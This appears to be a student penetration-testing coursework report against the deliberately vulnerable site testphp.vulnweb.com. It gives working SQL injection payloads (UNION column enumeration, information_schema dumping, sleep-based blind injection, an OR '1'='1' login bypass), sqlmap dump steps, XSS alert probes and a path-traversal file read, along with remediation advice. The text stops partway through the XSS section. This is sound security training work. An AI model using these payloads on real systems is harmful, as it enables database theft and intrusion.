CW2

PRACTICAL PENTESTING

JANUARY 9, 2022

Toqa Mahmoud

CU1900305

Table of Contents

LIST OF TABLES

LIST OF FIGUES

LIST OF SCREENSHOTS


The identified vulnerabilities were found using OWASP ZAP, which is a a tool that scans web applications for vulnerabilities.

297	286	10
IDENTIFIED	CONFIRMED	Critical

17	1	218
High	Medium	LOW

40
INFORMATIONAL

Confirmed Vulnerabilties



EXECUTIVE SUMMARY

The major purpose of this web application penetration testing project was to identify the weaknesses and vulnerabilities that hacker(s) exploited to carry out the attack of sharing all customer data on the dark web. In addition, recommendations for countermeasures that Book4all's security team need to put in place to mitigate such vulnerabilities and prevent similar breaches in the future were provided. This was done by conducting all the steps starting by reconnaissance until reporting the discovered vulnerabilities to the Chief Information Officer (CIO). This report outlines all the findings regarding to the vulnerabilities identified during the penetration testing process and the countermeasure to mitigate those vulnerabilities. The tests were carried out under the mask of an attacker, but no harm was done to the application's functionality or operation.

SCOPE OF TESTING

Security assessment includes testing for security loopholes in the scope defined below. Apart from the following, no other information was provided.

Application: http://testphp.vulnweb.com/

SUMMARY OF FINDINGS

Table 1 Summary of Findings

VULNERABILITY	METHOD	URL	SEVERITY
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=1'	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=1+order+by+11	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,11	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,@@version	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(table_name)+from+information_schema.tables	CRITICAL

SQL Injection	GET	http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=-1%20AND%20((SELECT%201%20FROM%20(SELECT%202)a%20WHERE%201%3dsleep(25)))--%201	CRITICAL
SQL Injection	POST	http://testphp.vulnweb.com/search.php?test=query	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/search.php?test=query%20%2b%20((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A))%2f*%27XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%27%7c%22XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%22*%2f	CRITICAL
SQL Injection	POST	http://testphp.vulnweb.com/secured/newuser.php	CRITICAL
XSS	GET	http://testphp.vulnweb.com/showimage.php?file=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E	HIGH
XSS	GET	http://testphp.vulnweb.com/showimage.php?file=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&size=160	HIGH
XSS	GET	http://testphp.vulnweb.com/hpp/?pp=javascript%3Aalert%281%29%3B	HIGH
XSS	GET	http://testphp.vulnweb.com/hpp/params.php?p=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&pp=12	HIGH
XSS	GET	http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E	HIGH
XSS	GET	http://testphp.vulnweb.com/listproducts.php?artist=%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E	HIGH
XSS	GET	http://testphp.vulnweb.com/listproducts.php?cat=%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E	HIGH
XSS	POST	http://testphp.vulnweb.com/guestbook.php x2 parameters	HIGH
XSS	POST	http://testphp.vulnweb.com/search.php?test=query	HIGH
XSS	POST	http://testphp.vulnweb.com/signup.php x6 parameters	HIGH

Local File Inclusion	GET	http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..% 2f..%2f..%2fproc%2fversion&size=160	HIGH
Internal IP Address Disclosure	GET	http://testphp.vulnweb.com/secured/phpinfo.php	MEDIUM
Missing X-Frame-Options Header	GET/POST	45 URLs: click here	LOW
Absence of Anti-CSRF Tokens	GET/POST	41 URLs: click here	LOW
Server Leaks Information	GET/POST	63 URLs: click here	LOW
X-Content-Type-Options Header Missing	GET/POST	68 URLs: click here	LOW
Htaccess Information leak	GET	7 URLs: click here	INFORMATIONAL
Charset Mismatch	GET/POST	32 URLs: click here	INFORMATIONAL

SQL INJECTION


Blind SQL Injection was identified in the web application. It happens when an input is perceived by the database as an SQL command instead of as regular data. This vulnerability is tremendously widespread, and it can have serious consequences if any exploits were launched.

IMPACT

- An intruder can use the database to read, update, and delete data or tables.
- An intruder can use the underlying operating system to run commands.

VULNERABLE WEBSITE

Adding ‘ at the end of a URL shows that the website confirmed its vulnerability to SQL injection, as shown in the screenshot below.




Screenshot 1 Vulnerable Website

VULNERABLE COLUMN

To determine the number of columns, I had to use this URL:


http://testphp.vulnweb.com/listproducts.php?cat=1+order+by+11

no error was returned, as shown in this screenshot



Screenshot 2 Vulnerable Column 11

However 12 columns returned an Error, which means that there are 11 columns in total.




Screenshot 3 Vulnerable Column 12

To find the vulnerable column, I entered the below URL.

http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,11


As shown in the screenshot below, there are a total of four numbers on the page - 11,7,2 and 9.



Screenshot 4 Vulnerable Column

By entering the below URL, column 11 turns out to be vulnerable


http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11 .



Screenshot 5 Vulnerable Column is 11

To find the sql version, I replaced column 11 with @@version, as shown below.

http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,@@version




Screenshot 6 Server Version

As shown in the screenshot above, the server is using sql version 8.0.22, also we know the OS is Ubuntu.

Information schema is a default table which is present in sql, and includes details on the structure of databases, tables, and other data. I was able to get multiple table names, using group concat, as shown in the URL below:


http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(table_name)+from+information_schema.tables



Screenshot 7 Information Schema Tables

I was also able to get columns from the events table, but I had to use it in hex, which will be 4556454e5453, as shown in the URL below:

http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(column_name)+from+information_schema.columns+where+table_name=0x4556454e5453



Screenshot 8 Information Schema Columns

DATABASE (SQLMAP)


Moreover, using sqlmap tool I got the databases, by this command:

Screenshot 9 --dbs command

As shown in the screenshot below, the found databases are named acuart as well as information schema.


Screenshot 10 Databases

Then I specified the database of interest using -D, as shown below:




Screenshot 11 --columns command

As shown in the screenshots bellow, I was able to fetch the columns.




Screenshot 12 Database Columns

We can retrieve data from a particular table using –dump, as shown below



Screenshot 13 --dump command

Finally, I was able to retrieve all database information.



Screenshot 14 Database Information

MORE VULNERABILITIES

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=-1%20AND%20((SELECT%20 1%20FROM%20(SELECT%202)a%20WHERE%201%3dsleep(25)))--%201

Attack: -1%20AND%20((SELECT%20 1%20FROM%20(SELECT%202)a%20WHERE%201%3dsleep(25)))--%201


Parameter: id

Screenshot 15 SQL Injection 1

URL: http://testphp.vulnweb.com/search.php?test=query

Attack:
1+%2b+((SELECT+1+FROM+(SELECT+SLEEP(25))A))%2f*%27XOR(((SELECT+1+FROM+(SELECT+SLEEP(25))A)))OR%27%7c%22XOR(((SELECT+1+FROM+(SELECT+SLEEP(25))A)))OR%22*%2f

Parameter: searchFor




Screenshot 16 SQL Injection 2

URL:
http://testphp.vulnweb.com/search.php?test=query%20%2b%20((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A))%2f*%27XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%27%7c%22XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%22*%2f

Attack:
%2b+((SELECT+1+FROM+(SELECT+SLEEP(25))A))%2f*%27XOR(((SELECT+1+FROM+(SELECT+SLEEP(25))A)))OR%27%7c%22XOR(((SELECT+1+FROM+(SELECT+SLEEP(25))A)))OR%22*%2f

Parameter: test




Screenshot 17 SQL Injection 3

URL: http://testphp.vulnweb.com/secured/newuser.php

Attack: ZAP' OR '1'='1' –

Parameter: uname & pass



Screenshot 18 SQL Injection 4

RECOMMENDATIONS

- Use parameterized queries.
- Avoid dynamic SQL queries or SQL queries with string concatenation.
- Use a database access layer, to aid in centralizing the problems.
- Find and transform all dynamically created SQL queries to parameterized queries.
- Check web application logs to discover whether this resource has been subjected to any prior unnoticed exploits.

CROSS SITE SCRIPTING (XSS)

XSS was detected in the web application. It lets attackers run a dynamic script in the application's context. This opens the door to a variety of attacks, which involve taking over the user's session or altering the appearance of the page by modifying the HTML in order to get the victim's data. This occurs when a user's input has been processed by the browser as either HTML or JavaScript or VBScript. XSS attacks the application's users rather than the server. An attacker may target an administrator in order to obtain complete control of the application.

IMPACT


- Taking over a user's current session.
- Setting up phishing exploits.
- Using data interception in addition to causing man-in-the-middle attacks.

VULNERABILITIES

URL: http://testphp.vulnweb.com/showimage.php?file=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E

Attack: <scrIpt>alert(1);</scRipt>

Parameter: file




Screenshot 19 XSS 1

URL: http://testphp.vulnweb.com/showimage.php?file=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&size=160

Attack: <scrIpt>alert(1);</scRipt>

Parameter: file

